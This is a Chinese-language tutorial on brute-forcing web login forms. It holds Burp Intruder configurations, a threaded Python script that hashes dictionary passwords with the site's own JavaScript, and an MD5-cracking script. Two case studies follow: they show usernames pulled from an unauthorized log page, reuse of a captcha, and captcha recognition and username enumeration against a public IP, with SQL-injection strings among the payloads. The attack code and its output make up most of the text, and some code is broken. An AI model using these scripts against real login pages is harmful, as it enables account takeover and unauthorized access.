

## 0x01 前言

Web登录界面是网站前台进入后台的通道，针对登录管理界面，常见的web攻击如：SQL注入、XSS、弱口令、暴力猜解等。本文主要对web暴力猜解的思路做一个简单的分析，并结合漏洞实例进行阐述。

## 0x02 思路

在Web登录界面主要有三个要素：用户名、密码、验证码，最简单的思路：

- 1、获取用户名，常见的有登录错误提示、网站文章编辑落款、社工等
- 2、猜解密码，一个有效的字典
- 3、验证码识别或绕过，常见有验证码与用户名密码分离、验证码不能自动刷新可重复使用、验证码识别

按照HTTP传递数据的方式，大致分为两个类型：

类型一：明文传输

没有验证码、没有做登录失败处理的web应用，这个是最喜闻乐见的，只有用户名、密码登录，可以直接加载字典进行爆破，最常见的就是使用利用Burp Suite Intruder进行暴力猜解，Intruder支持多种爆破模式：单一字典爆破、多字段相同字典爆破、多字典位置对应爆破、聚合式爆破。

类型二：前端js加密处理

现在，不少Web应用在登录过程中会使用js对密码进行加密，然后在发送服务端，使用代理工具抓包获取到的密码就是加密后的密码，在一定程度上给我们爆破增加了些麻烦。以下针对js加密爆破的思路做一个分析。

## 0x03 js加密爆破

常见的js实现加密的方式有：md5、base64、shal，这里编写了一个简单的demo作为测试。

login.html

```
<!DOCTYPE HTML>

<html>
<head>
<meta charset="utf-8">
<title>用户登录</title>
<script type="text/ecmascript" src="md5.js"></script>
<script>
function checkInput() {
    var password_input = document.getElementById('password');
    var password_md5 = document.getElementById('password_md5');
    // set password
    password_md5.value =hex_md5(password_input.value);
    return true;
}
</script>
</head>
```

```

<body>
<form action="login.php" method="post" onsubmit="return checkInput()">
  用户:<input type="text" id="username" name="username"> <br/>
  密码:<input type="password" id="password"> <br/>
  <input type="hidden" id="password_md5" name="password">
  <input type="submit" value="提交" />
</form>
</body>
</html>

<form action="login.php" method="post" onsubmit="return checkInput()">
  用户:<input type="text" id="username" name="username"> <br/>
  密码:<input type="password" id="password"> <br/>
  <input type="hidden" id="password_md5" name="password">
  <input type="submit" value="提交" />
</form>
</body>
</html>

```

提交表单，进行抓包，可以发现密码字段密码进行了加密处理：

The screenshot shows the Burp Suite interface. On the left, the 'Load URL' field contains 'http://127.0.0.1/login.html'. Below it, the 'Execute' button is visible. The 'Raw' tab of the intercepted request is selected, showing the following content:

```

POST /login.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/login.html
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 56

username=admin&password=21232f297a57a5a743894a0e4a801fc3

```

A red arrow points from the '提交' (Submit) button in the form to the captured request.

常见的js md5加密，处理方式有两种，其一是利用Intruder支持多种加密和编码，对密码字段进行加密，其二是编写Python脚本，熟悉加密算法的可以自己重写或者直接利用网站的js文件对密码字段进行加密。

### 3.1 Burp Suite Intruder

1、抓包发送到Intruder，标记相关参数，选择 第四种模式“Cluster bomb”

**1 Payload Positions**

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb

```
POST /login.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/login.html
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 56

username=admin&password=21232f297a57a5a743894a0e4a801fc3
```

Buttons: Add §, Clear §, Auto §, Refresh

2、分别选择用户名字典和密码字典，在设置密码字典的时候，选择md5加密方式对密码字段进行加密处理

**Target** **Positions** **Payloads** **Options**

Payload set: 2 Payload count: 7,513

Payload type: Simple list Request count: 56,445,169

**1 Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Buttons: Paste, Load ..., Remove, Clear, Add, Add from list ...

Input field: Enter a new item

Buttons: Add, Edit

**2 Payload Processing**

You can define rules to perform various processing tasks on each payload before it is

Buttons: Add, Enabled, Rule

Checkbox: ☒ Hash: MD5

**Add payload processing rule**

Enter the details of the payload processing rule.

Hash: SHA-384

Options: SHA-384, SHA-224, SHA-256, MD2, SHA, SHA-512, MD5

3、开始进行爆破，根据返回字段长度判断是否成功，成功获取用户名和密码字段的MD5值  
admin:21232f297a57a5a743894a0e4a801fc3

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
1	admin	21232f297a57a5a743894a0e4a801fc3	200	<input type="checkbox"/>	<input type="checkbox"/>	214	
120	admin	21232f297a57a5a743894a0e4a801fc3	200	<input type="checkbox"/>	<input type="checkbox"/>	214	
2	admin12	21232f297a57a5a743894a0e4a801fc3	200	<input type="checkbox"/>	<input type="checkbox"/>	211	
3	admin888	21232f297a57a5a743894a0e4a801fc3	200	<input type="checkbox"/>	<input type="checkbox"/>	211	
4	admin8	21232f297a57a5a743894a0e4a801fc3	200	<input type="checkbox"/>	<input type="checkbox"/>	211	
5	admin123	21232f297a57a5a743894a0e4a801fc3	200	<input type="checkbox"/>	<input type="checkbox"/>	211	
6	sysadmin	21232f297a57a5a743894a0e4a801fc3	200	<input type="checkbox"/>	<input type="checkbox"/>	211	
7	adminxxx	21232f297a57a5a743894a0e4a801fc3	200	<input type="checkbox"/>	<input type="checkbox"/>	211	
8	adminx	21232f297a57a5a743894a0e4a801fc3	200	<input type="checkbox"/>	<input type="checkbox"/>	211	
9	6kadmin	21232f297a57a5a743894a0e4a801fc3	200	<input type="checkbox"/>	<input type="checkbox"/>	211	
10	base	21232f297a57a5a743894a0e4a801fc3	200	<input type="checkbox"/>	<input type="checkbox"/>	211	
11	feilum	21232f297a57a5a743894a0e4a801fc3	200	<input type="checkbox"/>	<input type="checkbox"/>	211	

Buttons: Request, Response, Raw, Params, Headers, Hex

POST /login.php HTTP/1.1  
Host: 127.0.0.1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3  
Accept-Encoding: gzip, deflate  
Referer: http://127.0.0.1/login.html  
Connection: close  
Upgrade-Insecure-Requests: 1  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 56  
username=admin&password=21232f297a57a5a743894a0e4a801fc3

**Result 120 | Intruder attack 1**

Payload 1: admin  
Payload 2: 21232f297a57a5a743894a0e4a801fc3  
Status: 200  
Length: 214  
Timer: 1

Buttons: Previous, Next, Action

Request: Raw, Headers, Hex

HTTP/1.1 200 OK  
Date: Sat, 09 Jun 2018 06:20:38 GMT  
Server: Apache/2.4.23 (Ubuntu) OpenSSL/1.0.2j mod\_fcgid/2.3.9  
X-Powered-By: PHP/5.4.45  
Connection: close  
Content-Type: text/html  
Content-Length: 7  
success

4、md5解密成功，获得用户名密码 admin/admin



### 3.2 PyExecJS

这边采用Python ExecJs来执行Js语句模拟前端对账号密码进行加密

准备：

pip install PyExecJS

phantomjs下载：<https://bitbucket.org/ariya/phantomjs/downloads/phantomjs-2.1.1-windows.zip>

编写Python脚本进行爆破：

```
#!/usr/bin/env python

# -*- coding:utf-8 -*-

import requests
import threadpool
from selenium import webdriver
import execjs

def getpass(str):
    with open('md5.js','r') as js:
        source = js.read()
        phantom = execjs.get('PhantomJS')
        getpass = phantom.compile(source)
        password = getpass.call('hex_md5',str)
        return password

def login(user,passwd):
    url="http://127.0.0.1/login.php"
    payload ={'username':user,'password':getpass(passwd)}
    headers={'User-Agent':'Mozilla/5.0 (Windows NT 10.0; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0'}
    try:
        response = requests.post(url,data=payload,headers=headers,timeout=5)
        result=response.content
        if result.count('fail')<1:
            print '[success] ' +url+": "+user+": "+passwd
```

```

except:
    pass

def getLines(fileName):
    list=[]
    with open(fileName, 'r') as fd:
        for line in fd.readlines():
            line = line.strip()
            if not len(line) or line.startswith('#'):
                continue
            list.append(line)
    return list


if __name__ == '__main__':
    username_list=getLines('user.dict')
    password_list=getLines('pass.dict')

    userlist = [(user,passwd),None) for user in username_list for passwd in password_list]

    pool = threadpool.ThreadPool(20)
    reqs = threadpool.makeRequests(login,userlist)
    [pool.putRequest(req) for req in reqs]
    pool.wait()

```

成功爆破用户账号密码

 C:\Windows\System32\cmd.exe - burplogin.py

```

Microsoft Windows [版本 10.0.16299.431]
(c) 2017 Microsoft Corporation。保留所有权利。

D:\test>burplogin.py
[succcess] http://127.0.0.1/login.php:admin:admin

```

## 0x04 漏洞实例

这里分享两个漏洞实例，在实战中，根据不同的漏洞场景，灵活地去运用暴力美学，简单，极具杀伤力。

####漏洞实例一：未授权获取用户名+密码js加密+验证码重复利用

漏洞场景：网站首页包含一个登陆模块，包含用户名、密码、验证码，输入正常数据测试，发现密码采用js加密传输，验证码无法自动刷新，可重复使用。

1、扫描网站敏感文件，发现系统存在未授权访问，通过url可直接访问系统后台日志管理模块，获取用户登录用户名等。

Load URL

Split URL

Execute

http://1.../Log.aspx

☐ Enable Post data
☐ Enable Referrer

系统日志管理

类型: 登录日志

日期: 2017-12-01 - 2017-12-11

查询

导出

类型	用户名	用户名称	IP	时间	操作说明
登录日志	zdb		192.168.253.18	2017/12/10 21:07:35	登录成功
登录日志	admin	系...	192.168.253.18	2017/12/10 20:58:04	登录成功
登录日志	zdb		192.168.253.18	2017/12/10 20:54:59	登录成功
登录日志	zdb		192.168.253.18	2017/12/8 21:01:35	登录成功
登录日志	nyz		192.168.253.18	2017/12/8 15:47:09	登录成功
登录日志	zdb		192.168.253.18	2017/12/8 11:08:51	登录成功
登录日志	zdb		192.168.253.18	2017/12/8 10:37:10	登录成功
登录日志	ntz		192.168.253.18	2017/12/8 10:13:06	登录成功
登录日志	admin	系...	192.168.253.18	2017/12/8 8:42:46	登录成功
登录日志	jyz		192.168.253.18	2017/12/8 8:21:19	登录成功
登录日志	jxz		192.168.253.18	2017/12/8 8:19:23	登录成功

2、通过未授权获取到的用户名，加载密码字典，并对字典密码进行编码，暴力破解，成功爆破出用户tb的密码所对应的md5值为：6846860684f05029abccc09a53cd66f1

Request	Payload	Status	Error	Timeout	Length	Comment
124	6846860684f05029abccc09a53...	200			277	
0		200			281	baseline request
1	21232f297a57a5a743894a0e4a...	200			281	
2	1844156d4196d94387f1a4ad03...	200			281	
3	7fe16171469e0d32c0559f88b3...	200			281	
5	0192023a7bbd73250516f09df...	200			281	
6	48a365b4ce1e322a55ae9017f3...	200			281	
7	d73ed8a01f624fcb78296bc7ff...	200			281	
8	c561ed8f4cd3f2e19c4f1c898...	200			281	
9	d3a0cc586e4141839ef3aa3bb...	200			281	
10	593616de15330c0fb2d55e5541...	200			281	
11	22caa3adb694d8aa7d778ba2...	200			281	

Request Response

Raw Headers Hex

```

HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
Server: Microsoft-IIS/7.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Mon, 11 Dec 2017 06:56:49 GMT
Connection: close
Content-Length: 16

["SUCCESS", "ok"]

```

Result 124 | Intruder attack 2

Payload: 6846860684f05029abccc09a53cd66f1

Status: 200

Length: 277

Timer: 43

Request Response

Raw Params Headers Hex

```

POST /checklogin.aspx HTTP/1.1
Host: 11...
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://1.../login.html
Content-Length: 51
Cookie: ASP.NET_SessionId=b3apilk0ezjuk1hcw4g5rind
Connection: close

{u:tb&p:6846860684f05029abccc09a53cd66f1&yzm=t9ke

```

3、md5破解，获得md5所对应的值为：a111111

密文: 6846860684f05029abccc09a53cd66f1

类型: 自动

查询

加密

查询结果:

a111111

[添加备注]

TIPS：有时候遇到md5值解密不出来的时候，怎么办？我们知道，这个md5值所对应的是我们密码字典里的某一个，可以编写Python脚本进行md5值的比对。

Python脚本：


```
#!/usr/bin/env python

# -*- coding: utf-8 -*-
import hashlib

src='6846860684f05029abccc09a53cd66f1'
def get_line():
    f = open('1.txt') #默认mode='r'
    print 'start:'
    while True:
        line = f.readline().strip()

        if len(line)==0:
            print 'line 0'
            break
        m1 = hashlib.md5()
        m1.update(line)
        tmp =m1.hexdigest()
        print line+" :"+tmp
        if tmp==src:
            print src+'：md5对应的值为：'+line
            break
```

测试截图：



```
698bce85ec10268e2f0c4eeeb806a8a3
584521
418ead5c052130af7aa8681d33a7d627
80sec
d6764239b7ad0b91be69ce0582c5dff0
847381979
0769cca90713fb8afd74706c9a766cd9
888999
334930f6237bf19668609cf3673fe3f5
96315001
97c3b5d9ba057a20c9e9e0cff88a4b33
981246
ef45314879753b15e00f999df32a95e2
admin
21232f297a57a5a743894a0e4a801fc3
aiezu
8acce953c936dfdb751329ecb9d37c1b
air
3c4588116394d2164657875b7430907e
angel
f4f068e71e0d87bf0ad51e6214ab84e9
aoyunhui
46eb43643705f87aa1461c8884ed235d
a111111
6846860684f05029abccc09a53cd66f1

[+]6846860684f05029abccc09a53cd66f1: md5对应的值为： a111111
```

5、通过获取到的用户及破解出来的用户，成功登陆系统。




## 漏洞场景二：登录错误提示+验证码可识别

1、输入用户名admin，密码、验证码，提示您输入的用户名不存在，请重新输入。



2、利用Pkav HTTP Fuzzer 1.2 的验证码识别引擎，可自动识别验证码



3、根据登录错误提示，通过加载用户名字典进行爆破，当提示“您输入的密码不正确，请重新输入”，这个时候我们获得了用户名为sysadmin，进一步加载密码字典进行爆破，对用户密码进行爆破。



目标主机  
主机: 120.40.102.233 端口: 11220 ☐ 使用SSL  
控制台

请求结果

序号	变体值1	验证码	状态码	错误	超时	长度	匹配
1	admin	9953	200	否	否	43	
2	admin'%'or...	0550	200	否	否	34	
3	'or'%'3D1---	6226	200	否	否	34	
4	admins	9622	200	否	否	43	
5	base	0969	200	否	否	43	
6	admin'or'%'3D'	9127	200	否	否	34	
7	user	4655	200	否	否	43	
8	root	0243	200	否	否	43	
9	ceshi	6604	200	否	否	43	
10	super1	2727	200	否	否	43	
11	ceshi123	1964	200	否	否	43	
12	admin123	6363	200	否	否	43	
13	sysadmin	1277	200	否	否	42	
14	test	3779	200	否	否	43	
15	test1	5346	200	否	否	43	
16	test2	4050	200	否	否	43	
17	test123	8725	200	否	否	43	
18	user123	4413	200	否	否	43	
19	'or'%'3D' or'	5888	200	否	否	34	
20	'or'%'3D'	4090	200	否	否	34	
21	adm	2173	200	否	否	43	

请求包 返回包 页面浏览 状态信息

```
1 Connection: close
2 Date: Thu, 24 May 2018 02:36:31 GMT
3 Transfer-Encoding: chunked
4 Content-Type: text/html; charset=UTF-8
5 Server: Apache-Coyote/1.1
6
7 {"desc":"您输入的密码不正确, 请重新输入...","status":"1"}
```